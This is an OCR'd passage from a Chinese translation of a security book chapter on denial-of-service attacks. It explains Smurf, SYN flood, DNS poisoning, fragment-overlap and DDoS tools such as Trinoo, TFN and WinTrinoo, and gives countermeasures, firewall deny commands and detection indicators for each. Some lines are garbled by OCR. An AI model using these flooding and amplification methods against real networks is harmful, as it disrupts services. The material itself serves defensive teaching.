为了对这种类型的攻击形成感性认识，下面看一个例子。假设攻击者以14Kbps的持续速率往一个拥有100个系统的放大网络的广播地址发送ICMP分组。攻击者的网络通过一个双通道ISDN通路连接到因特网，放大网络通过45Mbps T3链路连接到因特网，受害者的网络则通过1.544Mbps T1 链路连接到因特网。从这些数字加以推断，可以看出攻击者能够产生14Mbps的发送到受害者的网络的分组流量。受害者的网络没有多少机会能承受住这个攻击，因为该攻击会很快地耗尽T1链路的所有可用带宽。

这种攻击的变种称为Fraggle攻击。Fraggle攻击基本上是用UDP替代ICMP的Smurf攻击。攻击者可以向放大网络的广播地址发送欺以受害者源地址的UDP分组，所用端口号一般为7(echo，回射)。放大网络上启用了回射功能的每个系统都会向受害者的主机作出响应，从而引发大量的分组。放大网络上没有启用回射功能的系统将产生一个ICMP不可达消息，因而仍然消耗带宽。

Smurf对策

为防止自己的站点被用于提供放大网络，应该在边界路由器上禁止定向广播功能。对于Cisco路由器来说，可使用“no ip directed-broadcast”命令禁止定向广播。Cisco IOS版本12路由器上该功能被缺省。其他设备上如何禁止定向广播参见相应的用户文档。

此外，某些操作系统可以配置成悄然丢弃ICMP回射分组。

Solaris 2.6、2.5.1、2.5、2.4和2.3

在/etc/rc2.d/S69inet中增加以下行就能防止Solaris系统对广播的ICMP回射请求作出响应：

```
ndd -set /dev/ip ip_respond_to_echo_broadcast 0
```

Linux

通过ipfw接口使用内核级防火墙功能就可以防止Linux系统对广播的ICMP回射请求作出响应。确保把防火墙功能编译到系统内核后执行以下命令：

```
ipfwadm - I -a deny -p icmp -D 10.10.10.0 -S 0/0 0 8
ipfwadm - I -a deny -P icmp -D 10. 10. 10. 255 -S 0/0 0 8
```

别忘了把其中的10.10.10.0 替换成你自己的网络地址，把10.10.10.255 替换成你自己的网络广播地址。

FreeBSD

FreeBSD的2.2.5 及以上版本缺省禁止定向广播。通过修改sysctl参数net.inet.icmp.bmcastecho 可以打开或关掉该功能。

AIX

AIX 4.x 缺省禁止对广播地址作出响应。使用no命令设置bcastping属性可以把该功能打开或关掉。no命令用于配置运行中的内核的网络属性。这些属性必须在系统每次重启之后设置。

所有UNIX变种

为防止UNIX 主机遭受Fraggle攻击，应在/etc/inetd/conf文件中的echo（回射）。

12.3.1 遭受攻击的站点

弄清如何防止自己的站点被用作放大器固然重要，知道自己的站点遭受攻击时应该如何去做却更为重要。前面几章已经提到过，你应该在边界路由器上限定外来的ICMP分组和UDP分组只到达自己的网络中必要的系统上，而且局限于特定的ICMP类型。当然这么做并不能防止Smurf和Fraggle攻击耗用带宽。建议的做法是与自己的ISP配合尽可能靠上游并且尽可能多地限制ICMP分组。为了强化这些对策，有些机构启用了由Cisco IOS 11.1CC、11.1CE和12.0提供的有保证访问率(Committed Access Rate，简称CAR)功能。这样允许把ICMP分组限定在某个合理的数值 例如256K或512K。

要是你的站点在遭受攻击，你应该首先与自己的ISP的网络运行中心(network operations center，简称NOC)取得联系。注意，追踪这些攻击的作恶者很困难，不过仍有

可能。你和你的ISP必须针对放大站点紧密合作，因为它是欺骗性分组的接收者。记住，当你的站点遭受攻击时，这些攻击分组实际来自放大站点。放大站点所接收的欺骗性分组看起来像是来自你的网络。

从放大站点着手溯流向上追踪，通过系统地查看每个路由器，有可能沿攻击的反方向追查到发动攻击的网络。这是通过确定接收欺骗性分组的接口并反向跟踪完成的。为帮助管理员自动执行整个过程，MCI的安全小组开发了一个称为dostracker的Perl脚本，它能够登录到一台Cisco路由器上开始沿某个欺骗性攻击反方向追踪到它的源头。不幸的是，如果你并不拥有所涉及的所有路由器或者具备它们的访问权，那么该程序的价值可能有限。

我们最后建议阅读由Cisco Systems公司的Paul Ferguson和Blazenet公司的Daniel Senie编写的RFC 2267，名称为"Network Ingress Filtering:Defeating Denial of Service Attacks Which Employ IP Source Address Spoofing(网络进入过滤：击溃应用IP源地址欺诈手段的拒绝服务型攻击)"。

SYN淹没

流行度:	*7*
容易度:	*8*
影响力:	*9*
风险率:	*8*

在Smurf攻击开始流行之前，SYN淹没(SYN flood)攻击一度是最具破坏性的DoS攻击。本章开头提到过的PANIX攻击事件就是有效的SYN淹没所具备破坏能力的最好例子。下面解释一下发动SYN淹没攻击时到底发生了什么。

前面已经提到过，TCP连接是一个三路握手过程，如图12.1所示。

通常情况下，SYN分组从系统A上某个确定端口发出，到达系统B上某个处于LISTEN(监听)状态的端口。此时，系统B上这个潜在连接处于SYN_RECV(已收到SYN)状态。系统B接着尝试往系统A发回一个SYN/ACK分组。如果一切都没问题，系统A就会再发出一个ACK分组，连接于是转移到ESTABLISHED(已建立)状态。

这个机制在大多数情况下工作得很好，然而却存在攻击者可用来创建DoS条件的




图12.1 SYN连接

某些内在不足。问题在于大多数系统会在设置一个潜在连接即尚未完全建立的连接时分配一定数量的资源。尽管大多数系统能够承受到某个特定端口(例如80号端口)的数百个连接，仅仅十几个潜在的连接请求却可能耗尽分配给设置连接用的全部资源。这一点正是SYN淹没攻击者用于使一个系统拒绝提供服务的机制。

发动SYN淹没攻击时，攻击者会发送一个从系统A到系统B的SYN分组，不过其源地址却被欺以一个不存在的系统。系统B于是试图发送一个SYN/ACK分组到这个欺骗性地址。要是这个被冒充的系统确实存在，那么它通常会给系统B响应一个RST分组，因为它并没有发起这个连接。然而攻击者选择冒充的却是不存在的系统。这么一来系统B发出SYN/ACK分组后却再也收不到相应的RST分组或ACK分组。这个现在处于SYN_RECV状态的潜在连接被系统B置于一个连接队列中。系统B现在承担着把这个潜在连接设置完毕的义务，直到连接建立定时器发生超时而把该潜在连接冲刷出连接队列为止。连接定时器的设置各个系统不一样，不过某些存在问题的IP实现可能短到75秒钟或长到23分钟。既然连接队列的容量通常很小，攻击者因此只需每10秒钟发送若干个SYN分组就能完全禁止某个特定端口。受攻击的系统将永远无法在接收新的SYN请求之前清空backlog队列[①]。

你可能已经猜出这种攻击为何如此具有破坏力。首先，成功引发SYN淹没只需要很小的带宽。攻击者只需要14.4Kbps的调制解调器链路就能制服一台工业强度的Web服务器。其次，由于攻击者对SYN分组的源地址进行欺诈而使得SYN淹没成了隐秘的

①关于backlog的详细说明参见译者所译《UNIX网络编程(第1卷)》一书中的4.5节。

攻击，要标识作恶者变得极为困难。具有讽刺意味的是，这种攻击已被许多安全专家从理论上研究过好几年，现在却成了发掘信任关系漏洞的手段(参见http://www.2600.com/phrack/p48 - 14.html)。

SYN淹没对策

确定自己是否遭受SYN淹没攻击只需执行netstat命令，前提是自己的操作系统支持该命令。如果从netstat的输出中看到许多处于SYN_RECV状态的连接，那么它可能表明SYN淹没攻击正在进行。

下面给出对付SYN淹没攻击的四个基本方法。这些对策各有自己的优势和劣势，不过都能用于帮助削减集中火力的SYN淹没攻击的效果。由于这种攻击所用SYN分组的源地址是假冒的，因此追踪起来相当困难，不过MCI的dostracker工具可能辅助完成这个任务(前提是你能访问整个路径上每一跳的路由器)。

增加连接队列的大小

尽管每个厂家实现的IP协议栈稍有不同，调整连接队列的大小以帮助改善SYN淹没攻击的效果却是可能的。这种方法有所帮助，不过不是优选的，因为它会用掉额外的系统资源，从而可能影响性能。

缩短连接建立超时期限

缩短连接建立超时期限也可能有助于削减SYN淹没攻击的效果，不过它仍然不是优选的办法。

应用厂家检测及规避潜在SYN攻击的相关软件补丁

书写本章时我们发现大多数现代的操作系统已使能了SYN淹没攻击的检测与预防机制，或者提供了这样的软件补丁。关于各个操作系统的回避措施和软件补丁的清单参见CERT布告CA - 96:21，标题为"TCP SYN Flooding and IP Spoofing Attacks(TCP SYN淹没和IP欺诈攻击)"。

自从SYN淹没攻击在整个因特网上变得流行起来之后，许多操作系统上已开发了专门对付这种DoS条件的方案。举例来说，现代的Linux内核2.0.30及以后版本采用称为SYN魔饼(SYN cookie)的一个选项。如果使能了该选项，内核就会检测并登记可能的SYN淹没攻击。它使用称为SYN魔饼的加密性挑战协议以允许合法用户即使在沉重的攻击下也能继续进行连接。

Windows NT 4.0 Service Pack 2及以后的版本使用动态backlog机制(参见Microsoft知识库编号为Q142641的文章)。当连接队列空闲资源掉到低于某个阈值时，系统将自动分配额外的资源。这么一来，连接队列就不会耗尽资源了。

应用网络IDS产品

有些基于网络的IDS产品能够检测并主动对SYN攻击作出响应。SYN淹没攻击可通过观察没有伴随的ACK分组或RST分组(TCP三路握手过程的第三路分组)的大量SYN分组(第一路分组)检测到。这样的IDS能够向遭受攻击的对应初始SYN请求的系统主动发送RST分组。这种行为可能有助于遭受攻击的系统挽救其连接队列。

DNS 淹没

流行度:	*6*
容易度:	*4*
影响力:	*9*
风险率:	*6*

Secure Networks公司(现在归属Network Associates公司，简称NAI)于1997年发表了关于在BIND的实现中找到的若干个脆弱点的一个布告(NAI-0011，标题为"BIND Vulnerabilities and Solutions(BIND脆弱点及解决办法)")，早于4.9.5+P1的BIND版本在使能DNS递归的前提下会高速缓存虚假的DNS信息。递归功能允许名字服务器处理不是自己所服务区域的解析请求。当某个名字服务器接收到一个不是自己所服务区域的查询请求时，它将把该请求间接传送给所请求区域的权威性名字服务器。从这个权威性服务器接收到响应后，最初的名字服务器把该响应发回给请求方。

然而不幸的是，如果在脆弱的BIND版本上使能了递归功能，那么攻击者可能毒害执行递归查找的名字服务器的高速缓存。这是称为PTR记录欺诈(PTR record spoofing)的攻击手段，它发掘的是从IP地址映射到主机名过程中的漏洞。尽管依赖于主机名查找的信任关系中的漏洞发掘存在严厉的安全应对措施，执行DNS攻击的可能性依然存在。举例来说，攻击者可以试图说服目标服务器高速缓存把www.abccompany.com映射成0.0.0.10(一个不存在的IP地址)的信息。当这个脆弱的名字服务器的客户请求解析www.abccompany.com并进而访问该网站时，它们将永远接收不到来自0.0.0.10的

回答，于是有效地达到了拒绝 www.abccompany.com 所提供的服务。

DNS 对策

解决在BIND中找到的上述问题只需把BIND的版本升级到4.9.6 或8.1.1 及以上。这些版本的BIND已经解决了高速缓存的脆弱点，不过最好是升级到BIND的最新版本，因为它还实现了其他安全补丁。详细信息参见http://www.isc.org/bind.html。特定于厂家的补丁信息参见CERT布告CA-97.22，标题为"BIND——the Berkeley Internet Name Daemon(BIND——Berkeley 的因特网名字守护进程)"。

12.4 特定于UNIX和Windows NT的DoS攻击手段

UNIX已被使用了30年，其流行程度仍在持续增长。UNIX因其强大的威力、雅致的特性以及有能力执行有时候难以想像的任务而闻名遐迩。当然，这种自由度和威力也伴随着潜在的危险。过去这么多年中，已发现了不同风格UNIX上数百个DoS条件。

与UNIX类似，Windows NT在全美的流行度也在迅速上升，许多小机构把它们的命运押在Windows NT上，期望它把自己的商业推进到下一个千年。尽管有许多纯正癖者在争论哪个操作系统的威力更强，Windows NT也是复杂的、提供了丰富功能的操作系统却是无庸置疑的。与UNIX一样，这些功能为攻击者利用NT操作系统和相关应用中的DoS条件提供了机会。

大多数拒绝服务型攻击可归为远程和本地DoS条件两类。每一类都有许多DoS条件，而我们提供例子的目的是展示攻击背后的原理，而不是花大量时间在具体攻击手段的说明上。具体攻击手段会随时间变化，然而一旦理解了攻击类型背后的原理，当发现新的攻击手段时，你就能够轻松地把原理应用到它们上。下面我们就讨论每一类中的若干个主要的DoS条件。

12.4.1 远程DoS攻击

目前，大多数DoS条件与IP协议栈特定于厂家的实现中的编程缺陷相关联。我们已从第2章中看到，每个厂家以不同的具体内容实现各自的IP协议栈，这也是协议栈

指纹鉴别如此成功的原因。既然IP协议栈的实现既复杂又在不断演进，因此发现其中编程缺陷的机会是很大的。远程DoS攻击中大多数背后的原理就是向目标系统发送一个特定的分组或分组序列，以此发掘相应的编程缺陷。目标系统接收这些分组的后果可在从不正确地处理这些分组到造成整个系统的崩溃之间变动。

IP片段重叠

流行度:	*7*
容易度	*8*
影响力:	*9*
风险率:	*8*

teardrop和相关攻击手段发掘的是特定的IP协议栈实现中片段重组代码存在的脆弱点。当分组穿越不同的网络时，有可能需要根据网络最大传输单元(maximum transmission unit，简称MTU)把它们分割成较小的片段(fragment)。teardrop攻击针对没有正确处理IP片段重叠问题的较早的Linux内核。这些内核尽管就片段的长度是否过长执行健壮性检查，但对片段长度过短的情况却不作验证。这么一来，仔细构造出来发送给这种脆弱的Linux的分组会导致系统重启或停机。Linux并不是易受这种攻击的惟一操作系统，Windows NT/95也受影响，于是有了早先提到过的派生攻击手段(newtear.c, syndrop.c,boink.c) 。

IP片段重叠对策

Linux后来的2.0.x 和2.2.x 内核中已补救了上述攻击。因此对策就是升级到最新的2.0.x 或2.2.x 内核，这些内核除修补了IP片段脆弱点外，还有许多额外的安全补丁。

Windows NT系统的IP片段脆弱点是在Service Pack 3之后的热补丁中解决的。我们建议Windows NT用户安装最新的Service Pack，因为它还修补了其他的安全相关脆弱点。Windows 95用户应该安装所有相关的Service Pack，可从ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/ 上获得。

Windows NT RPC上命名管道的内存空间遗漏

流行度:	*4*
容易度	*8*
影响力:	*7*
风险率:	*6*

Windows NT的spoolss.exe中存在内存空间遗漏(memory leak)问题，它允许未经授权的用户连接到\\server\PIPE\SPOOLSS上消耗掉目标系统的所有可用内存空间。这种情况因这种攻击能经由空会话发起而加剧，即使设置了RestrictAnonymous连接属性也不管用。这种攻击可能得花一段时间才能使目标系统完全瘫痪，表明资源能在一段较长时间内缓慢地耗尽，以此避免被检测到。

Windows NT内存空间遗漏对策

要禁止基于空会话的这种攻击，必须从注册表键HKLM\SYSTEM\CCS\Services\LanmanServer\Parameters\NullSessionPipes(类型为REG_MULTI_SZ)中删除SPOOLSS。注意，这么做不能防止经授权的用户执行这种攻击。

IIS FTP服务器程序中的缓冲区溢出DoS攻击

流行度:	*5*
容易度:	*3*
影响力:	*7*
风险率:	*5*

正如我们在第8章中讨论的那样，缓冲区溢出攻击在危及脆弱系统的安全性上非常有效。缓冲区溢出条件除巨大的安全隐患外，在创建DoS条件上也相当有效。如果缓冲区溢出条件没能提供超级用户访问权，那么许多情况下可用来远程导致脆弱应用程序的崩溃。

Microsoft的Internet Information Server(IIS 3.0和4.0)软件中FTP服务器程序易遭受list命令中某个缓冲区溢出条件的攻击，这种攻击允许攻击者远程地引发该服务器的崩溃。list命令只有经过认证的用户才能使用；然而匿名FTP用户也能使用list命令。注意，这种攻击的风险率(5)只是反映了它的DoS条件。如果用户能够经由缓冲区溢出

条件在目标系统上执行随意的代码，那么风险率会显著增长。

IIS FTP服务器程序中的缓冲区溢出DoS攻击对策

Microsoft的Service Pack 5和Service Pack 4之后的热补丁修复了这个脆弱点。关于Service Pack 4热补丁的信息参见ftp://ftp.microsoft.com/bussys/iis/iis – public/fixes/usa/security/ftpls – fix。

stream和raped攻击

流行度:	*5*
容易度	*6*
影响力:	*9*
风险率:	*6*

stream.c(作者不详)以及Liquid Steal编写raped.c是2000年初出现的攻击程序，攻击方法简单，二者比较类似，但相当有效。


两种攻击都是资源消耗型的，利用了操作系统不能马上处理所有异常分组的弱点。起初只是针对FreeBSD的攻击，但后来stream和raped都可以针对许多操作系统包括Windows NT。其症状就是CPU的过度使用(参见下页的插图)。一旦攻击停止，系统即恢复正常。stream.c攻击是向端口序列发送TCP ACK分组，顺序号是随机的，源IP地址也是随机的。raped.c则是发送假冒源IP地址的TCP ACK分组。

stream和raped攻击对策

不幸的是，很少有操作系统有对付此种攻击的补丁。Windows NT也没有任何相关热补丁。不过对于FreeBSD，可以采用非正式的补丁：http://www.freebsd.org/~alfred/tcp_fix.diff。

ColdFusion Administrator攻击

流行度:	*7*
容易度	*8*
影响力:	*9*
风险率:	*8*



此攻击是2000年6月由Foundstone发现的，它利用了程序设计中的弱点极大地降低服务器性能或使其失去服务能力。这种拒绝服务攻击是当输入密码过长(超过40 000字符)时，将输入密码与所存的密码进行比较时出现的。执行此攻击是小事一桩，请参见第15章"攻击Web"的相关内容。

ColdFusion Administrator对策

关于此种漏洞的对策请参见第15章的相关讨论。

12.4.2 分布式拒绝服务攻击

当本书第一版于1999年9月推出时，分布式拒绝服务(DDoS)攻击的概念还只不过是理论和传说。而如今即使和祖母讨论计算机，也得"DDoS"不离口了。正像病毒在因特网上如雨后春笋一样，DDoS攻击也在媒体的煽动下人人皆知了。

2000年2月，第一规模DDoS攻击发现，首先是进攻Yahoo，然后是E*TRADE，eBay，buy.com，CNN.com 等等。此种攻击将我们所知的七个主要Web站点尽数放倒，至于其


他不知名者则更不计其数。这些攻击者是一帮黑客精英，他们将其古怪的念头加诸于因特网可怜的用户身上。

一个淘气的少年使用免费的软件将一大堆IP分组发往目标网络或主机，企图耗尽其资源，这时DDoS攻击就发生了。但DDoS的情况是，攻击源来自多个地方，其方法是攻陷因特网上的多个计算机系统。

DDoS攻击的第一步是瞄准并获得尽可能多的系统管理员访问权。这种相当危险的任务通常是用客户化的攻击脚本来指定脆弱的系统。本书通篇都在介绍攻击者如何设计这种攻击脚本。你要做的是去查看@HOME和DSL防火墙记录，看看发生了什么。世界各地的"脚本小子"都在扫描这些不出风头的子网，寻找其配置系统或脆弱的软件，以达到对目标系统的直接访问权。

一旦获得了对系统的访问权，攻击者就会将其DDoS软件上传并运行，大多数DDoS服务器程序(或守护进程)运行的方式是监听发起攻击的指令。这样攻击者们只需将需要的软件上传到受损的系统，然后等待适当时机发起攻击命令。

下图是多个系统汇成总攻的说明。



DDoS工具的数量每月都在增长，因此对所有DDoS工具的完整及时的分析是不可能的。我们只是对我们认为是核心的DDoS工具进行分组。下面几节中，我们会谈到TFN,Trinoo,Stacheldraht，TFN2K 以及WinTrinoo。其他DDoS工具均有发布，包括Shaft和mStreams，但都是基于前面提到的那些工具。关于Shaft的更多信息，可参见http://netsec gsfc.nasa.gov/ ~spock/shaft_analysis.txt 。关于mStreams的更多信息，可参见http://staff.washington.edu/dittrich/misc/mstream.analysis.txt 。

Tribe Flood Network(TFN)

流行度:	*7*
容易度:	*5*
影响力:	*9*
风险率:	*7*

TFN攻击是由著名黑客Mixter编写的，它是第一个公开的UNIX分布式拒绝服务攻击工具(运行于大部分Solaris和RedHat计算机上)。TFN有客户端和服务器端组件，允许攻击者安装服务器程序至远程的被攻陷的系统上，然后在客户端上使用简单的命令，就可发起完整的分布式拒绝服务攻击。可用TFN攻击的类型有ICMP,Smurf，UDP及SYN淹没。除了攻击组件外，TFN还允许将一个root shell和TCP端口绑定。

关于TFN的详细信息，可参见Dave Dittrich的分析(http://staff.washington.edu/dittrich/misc/ddos/)。

TFN对策

检测

检测TFN的机制有许多，因特网上到处都有。值得关注的有Robin Keir的DDOSPing(http://www.keir.net),Bindview 的Razor小组提供的Zombie Zapper(http://razor.bindview.com)以及国家基础设施保护中心(National Infrastructure Protection Center,简称NIPC)提供的find_ddos(http://www.nipc.gov) 。

预防

当然，防止系统用作这种攻击的跳板，首先是防止被攻击者攻陷。这就需要实现第8章中提出的各种对策来限制服务、部署操作系统与应用程序补丁以及设置文件/目

录许可权限等等。

对于TFN还有另外一个预防办法：因为TFN是基于ICMP的，因此可以禁止所有进入网络的ICMP分组。

为了防止系统受到来自TFN zombie(zombie:僵尸之意，指已被控制，没有主动意志协助攻击的帮凶机器——译者注)的攻击，可以在边界路由器上采取一些流量过滤措施(比如ICMP流量过滤限制ICMP和Smurf的攻击)，在Cisco IOS 12.0操作系统上有这样的办法。在Cisco IOC 12.0上可配置基于访问控制的环境(Context Based Access Control，简称CBAC)来限制SYN攻击的风险。

Trinoo

流行度：	*7*
容易度：	*5*
影响力：	*9*
风险率：	*7*

和TFN类似，Trinoo的工作方式也是通过一个远程控制程序(客户端)和主控(master)通信，指挥守护进程(服务器程序)发动攻击。客户端与主控之间的通信通过TCP端口27665，通常需要密码"betaalmostdone"，主控与服务器程序之间的通信是通过UDP端口27444，而从服务器往主控的通信则是通过静态的UDP端口31335。

关于Trinoo的更详细信息，可查阅Dave Dittrich的分析文章http://staff.washington.edu/dittrich/misc/ddos/。

Trinoo对策

检测

Trinoo的检测机制有很多，包括Robin Keir的DDOSPing(http://www.keir.net)，Bindview公司Razor小组的Zombie Zapper(http://www.razor.bindview.com)以及国家基础设施保护中心(NIPC)提供的find_ddos(http://www.nipc.gov)。

预防

和TFN一样，最好的保护是使你的UNIX系统免受侵害，第8章所述之UNIX加固步骤是很重要的。

为保护系统免受Trinoo zombies攻击，也可以采用一些边界路由器上的流量过滤技术(比如ICMP流量过滤以限制ICMP和Smurf的攻击)。Cisco IOS 12.0操作系统提供了这种功能。在Cisco IOC 12.0上可配置基于访问控制的环境(CBAC)来限制SYN攻击的风险。

Stacheldraht

流行度:	*7*
容易度:	*5*
影响力:	*9*
风险率:	*7*

Stacheldraht汇集了Trinoo与TFN之功能，是一个功能很强的破坏性工具，而且主控与被控(slave)之间的Telnet会话是加密的。攻击者不可以骗过入侵检测系统，自由自在地挥洒其拒绝服务之能事。和TFN类似，Stacheldraht攻击也与ICMP-，UDP-，SYN-和Smurf之类的攻击一起，其服务器端与客户端之间的通信，是TCP和ICMP(ECHO reply)分组的组合。

客户和服务器之间通信加密采用的是对称密钥加密算法，它提供缺省的密码保护。另一个值得注意的特性是可以用rcp命令在需要时升级服务器组件。

关于Stacheldraht的更详细信息，可查阅Dave Dittrich的分析文章：http://staff.washington.edu/dittrich/misc/ddos/。

Stacheldraht对策

检测

Stacheldraht的检测机制也有很多，主要包括Robin Keir的DDOSPing(http://www.keir.net)，Bindview公司Razor小组的Zombie Zapper(http://razor.bindview.com)以及国家基础设施保护中心(NIPC)提供的find_ddos(http://www.nipc.gov)。

预防

和前面所提到的DDoS工具一样，首先是保护系统不要被用作zombie，可采用第8章所述的方法加固UNIX系统，限制服务，部署操作系统和应用程序补丁，设置文件/目录的权限等等。

另一个保护方法也和TFN类似，因为TFN通信在ICMP上进行，因而可以禁止进入网络的所有ICMP网络流量。

同样，在边界路由器上采用一些流量过滤技术(比如ICMP流量过滤，以限制ICMP和Smurf攻击)。Cisco IOS 12.0操作系统提供此种功能，配置基于访问控制的环境(CBAC)就可限制SYN攻击的风险。

TFN2K

流行度:	*8*
容易度:	*5*
影响力:	*9*
风险率:	*7*

TFN2K代表TFN 2000版，它是由Mixter所编写的TFN的后续版本。这个最新的DDoS工具已在原有基础上大大前进了一步，它允许端口上随机通信(这样就绕过了边界路由器上端口阻挡的防护措施)以及加密(可绕过入侵检测软件IDS的保护)。和其先辈一样，TFN2K攻击可以与SYN、UDP、ICMP和Smurf攻击相配合。它还可以在不同的攻击方式之间进行随机切换。不过它与Stracheldraht的"加密"不同，TFN2K使用的是基于64位编码的弱加密方式。

关于TFN2K的深入分析是由AXENT安全小组的Jason Barlow和Woody Thrower完成的。可从http://packetstorm.securify.com/distributec/TFN2K_Analysis-1.3.txt 上查到。

TFN2K对策

检测

TFN2K的检测机制有很多，包括Bindview公司Razor小组提供的Zombie Zapper (http://razor.bindview.com) 以及国家基础设施保护中心(NIPC)提供的find_ddos(http://www.nipc.gov) 。

预防

和前面的DDoS工具一样，TFN2K最好的防护方法就是保护系统免于侵害成为zombie，这需要按第8章所述UNIX的防护步骤来进行，比如限制服务，部署操作系统

和应用程序补丁，设置文件/目录权限等等。

为防止系统成为TFN2K的zombie，可以在边界路由器上采用流量过滤技术(比如ICMP流量过滤，限制ICMP和Smurf的攻击)。Cisco IOS 12.0操作系统上有此功能，通过配置基于访问控制的环境(CBAC)就可以限制SYN攻击的风险。

WinTrinoo

流行度:	*5*
容易度:	*5*
影响力:	*9*
风险率:	*6*

WinTrinoo最先是由BindView的Razor小组宣布的，WinTrinoo是Trinoo的Windows版，其功能完全相同。此工具是一个特洛伊木马，名为service.exe，其大小为23 145字节。

注意 *不要将WinTrinoo的"service.exe"与复数形式的文件"services.exe"搞混了。*

一旦执行该程序，它会在Windows注册表的Run中增加一个键值，允许计算机重启时自动启动该程序：

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
System Services: REG_SZ: service.exe
```

当然，只有"service.exe"文件在目标路径的某个地方时，这个特定值才有用。WinTrinoo监听的端口是TCP和UDP的34555。

WinTrinoo对策

要检测WinTrinoo，可以搜索TCP或UDP 34555端口是否打开，或者是查找系统中有没有service.exe这样的名字(名字可能会变)，大小为23 145字节。除了这些手工技巧外，你还可以部署Symantec公司的Norton Antivirus防病毒程序，它可以在文件运行前做检查。

12.4.3 本地DoS攻击

尽管成为头条新闻的往往是远程DoS攻击，本地DoS攻击却也同样致命。有许许多多用户系统成了经授权的用户发动未经授权的DoS攻击的平台。大多数本地DoS攻击要么消耗系统资源，要么发掘现有程序中的缺陷以拒绝合法用户的访问。UNIX和NT系统上的本地DoS攻击多达数百个，我们只探讨Windows NT上的一个资源衰竭攻击和UNIX上的一个编程缺陷攻击。

Windows NT 4.0终端服务器程序和proquota.exe

流行度:	*2*
容易度:	*4*
影响力:	*7*
风险率:	*4*

